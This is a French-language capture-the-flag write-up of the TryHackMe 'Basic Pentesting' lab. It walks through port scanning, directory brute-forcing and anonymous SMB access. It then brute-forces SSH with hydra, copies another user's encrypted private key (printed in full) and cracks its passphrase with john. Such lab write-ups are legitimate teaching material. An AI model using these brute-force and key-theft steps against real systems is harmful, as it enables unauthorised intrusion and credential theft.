

Tests d'intrusion de base

dimisan221 - TryHackMe

Reconnaissance


Nmap

`nmap -sT -Pn -T4 10.128.149.36`

```
(kali㉿kali)-[~/Documents/THM/basicpentest]
$ nmap -sT -Pn -T4 10.128.149.36
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-18 14:09 CEST
Nmap scan report for 10.128.149.36
Host is up (0.027s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

On voit qu'il y a le port http, 80 ouvert qui héberge un site web, on va regarder les informations que l'on peut récupérer sur la machine.

On se rend sur le site web en utilisant un navigateur avec <http://10.128.171.5:80>



Souvent sur les sites web il peut y avoir des pages cachées, pour y accéder on va utiliser un outil qui s'appelle go buster, avec un dictionnaire de mots, afin de trouver des pages qui pourrait être caché sur ce site web.


gobuster

gobuster dir -u http://10.128.171.5:80 -w /usr/share/wordlists/dirb/common.txt


```
(kali@kali)-[~/Documents/THM/basicpentest]
$ gobuster dir -u http://10.128.171.5:80 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.128.171.5:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/development (Status: 301) [Size: 318] [--> http://10.128.171.5/development/]
/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 277]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Là ce qui nous intéresse c'est le /development, car on pourrait peut-être avoir un accès à une interface intéressante.

En accédant à un page Index Of / <http://10.128.171.5/development/> qui index des page du site web.




Si on se rend sur la page dev.txt on voit donc ce message



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool I think it might be neat  
to host that on this server too. Haven't made any real web apps yet, but I have tried that example  
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm  
using version 2.5.12, because other versions were giving me trouble. -K  
2018-04-22: SMB has been configured. -K  
2018-04-21: I got Apache set up. Will put in our content later. -J
```

On apprend donc plusieurs informations, qu'il y a un utilisateur J et un utilisateur K. Qu'il utilise Struts, Ils parlent de version Rest, qu'ils utilisent la version 2.5.12 car les autres versions posent problème. Il utilisent du SMB.

On se rend ensuite dans le fichier j.txt et on trouve un autre message.



```
For J:  
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,  
and I was able to crack your hash really easily. You know our password policy, so please follow  
it? Change that password ASAP.  
-K
```

On voit que K communique avec J pour lui dire quel à vérifier le répertoire /etc/shadow ce répertoire permet de savoir s' il utilise pas des identifiants faible. On va peut-être trouver des identifiants intéressants. Puis il dit qu'il a réussi à casser le hachage très facilement, car il ne respecte pas leur politique de mots de passe. On va voir ce qu'on peut faire avec ça.

On sait qu'il utilise du SMB, on le voie à l'utilisation du port 445 qui est du SMB moderne (Microsoft-DS), et au port 139 qui est un ancien transport NetBIOS pour SMB.

Avant de faire quoi que ce soit on peut essayer d'énumérer les partages sans authentification pour cela on peut utiliser l'outil **smbclient**.

SMB Client

smbclient //10.129.140.16/Anonymous -N

```
(kali@kali)-[~/Documents/THM/basicpentest]
$ smbclient //10.129.140.16/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Apr 19 19:31:20 2018
..               D          0  Thu Apr 19 19:13:06 2018
staff.txt        N        173  Thu Apr 19 19:29:55 2018
14282840 blocks of size 1024. 6427788 blocks available
```

Une fois connecté au partage, on voit qu'il y a un fichier **staff.txt**.

Pour regarder dans ce fichier **staff.txt**, il faut le télécharger sur notre machine. Pour cela on va taper la commande suivante.

get staff.txt

```
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (2,1 KiloBytes/sec) (average 2,1 KiloBytes/sec)
smb: \> exit
```

Une fois téléchargé, on peut regarder le fichier de la façon suivante.

cat staff.txt

```
(kali@kali)-[~/Documents/THM/basicpentest]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

On apprend que l'on a deux utilisateurs, on a Kay et Jan.

Maintenant que nous avons des utilisateurs, on va voir si on ne peut pas bruforce le mot de passe. Car les mots de passe sont facilement trouvables selon Kay, et avec un peu de chance, ils n'auront pas encore réaliser les modifications.

Ce qu'on va faire maintenant c'est essayer de Brute Force le mot de passe. Pour ce faire, on va utiliser hydra.

Hydra

hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.128.183.54

```
(kali@kali)~[~/Documents/THM/basicpentest]
$ sudo hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.128.183.54
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-19 12:56:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.128.183.54:22/
[STATUS] 227.00 tries/min, 227 tries in 00:01h, 14344174 to do in 1053:11h, 14 active
[STATUS] 239.00 tries/min, 717 tries in 00:03h, 14343686 to do in 1000:16h, 12 active

[22][ssh] host: 10.128.183.54 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 13:00:04
```

Une fois hydra utilisé, on va essayer de se connecter en ssh à la machine avec le mot de passe récupéré qui est **armando**.

SSH

sudo ssh jan@10.128.183.54

```
(kali@kali)~[~/Documents/THM/basicpentest]
$ sudo ssh jan@10.128.183.54
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.128.183.54's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 19 Jun 2026 07:11:02 AM EDT

System load:  0.02          Processes:      106
Usage of /:   49.8% of 13.62GB Users logged in:  0
Memory usage: 50%          IPv4 address for eth0: 10.128.183.54
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Là je suis connecter à la machine.

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-128-183-54:~$
```

Je remarque sur la machine qu'il n'y a rien dans **/home/jan/**. Par contre dans le répertoire de **/home/kay/**. On va regarder si il y a pas des fichier caché avec la commande suivante.

ls -la /home/kay/

```
jan@ip-10-128-165-99:~$ ls -la /home/kay/
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Jun 19 08:36 ..
-rw----- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-128-165-99:~$
```

On voit un fichier caché appelé .ssh, on va regarder ce qu'il y a dedans. On remarque qu'il y a la clé privée ssh de Kay lisible pour celà on va faire un cat.

```
cat /home/kay/.ssh/id_rsa
```

```
jan@ip-10-128-165-99:~$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
```

On copie la clé privée sur notre machine dans un fichier. On peut se connecter en ssh avec les identifiants de Kay.

```
(kali@kali)~[~/Documents/THM/basicpentest]
$ ls
kay_id_rsa  staff.txt  user.txt
```


Problème c'est que la clé est protégé par une passphrase, qu'il faut réussir à craquer.

```
(kali㉿kali)-[~/Documents/THM/basicpentest]
$ ssh -i /tmp/kay_id_rsa kay@10.128.165.99
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key '/tmp/kay_id_rsa':
kay@10.128.165.99's password:
```

Pour celà on va la mettre au format crackable.

```
(kali㉿kali)-[~/Documents/THM/basicpentest]
$ ssh2john /tmp/kay_id_rsa > /tmp/kay_hash.txt
```

Une fois que c'est fait, il ne nous reste plus qu'à craquer la passphrase.

John

john /tmp/kay_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
(kali㉿kali)-[~/Documents/THM/basicpentest]
$ john /tmp/kay_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (/tmp/kay_id_rsa)
1g 0:00:00:00 DONE (2026-06-19 15:21) 9.090g/s 752290p/s 752290c/s 752290C/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On a maintenant le pass qui est **beeswax**, on va donc réessayer de se connecter. avec ssh

SSH

ssh -i /tmp/kay_id_rsa kay@10.128.165.99

Avec le bon mot de passe.

```
(kali@kali) - [~/Documents/THM/basicpentest]
$ ssh -i /tmp/kay_id_rsa kay@10.128.165.99
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key '/tmp/kay_id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Fri 19 Jun 2026 09:27:53 AM EDT

System load:  0.01          Processes:            105
Usage of /:   49.9% of 13.62GB Users logged in:       0
Memory usage: 53%          IPv4 address for eth0: 10.128.165.99
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-128-165-99:~$
```

On fini le CTF en cherchant le contenu du bon fichier. 😊

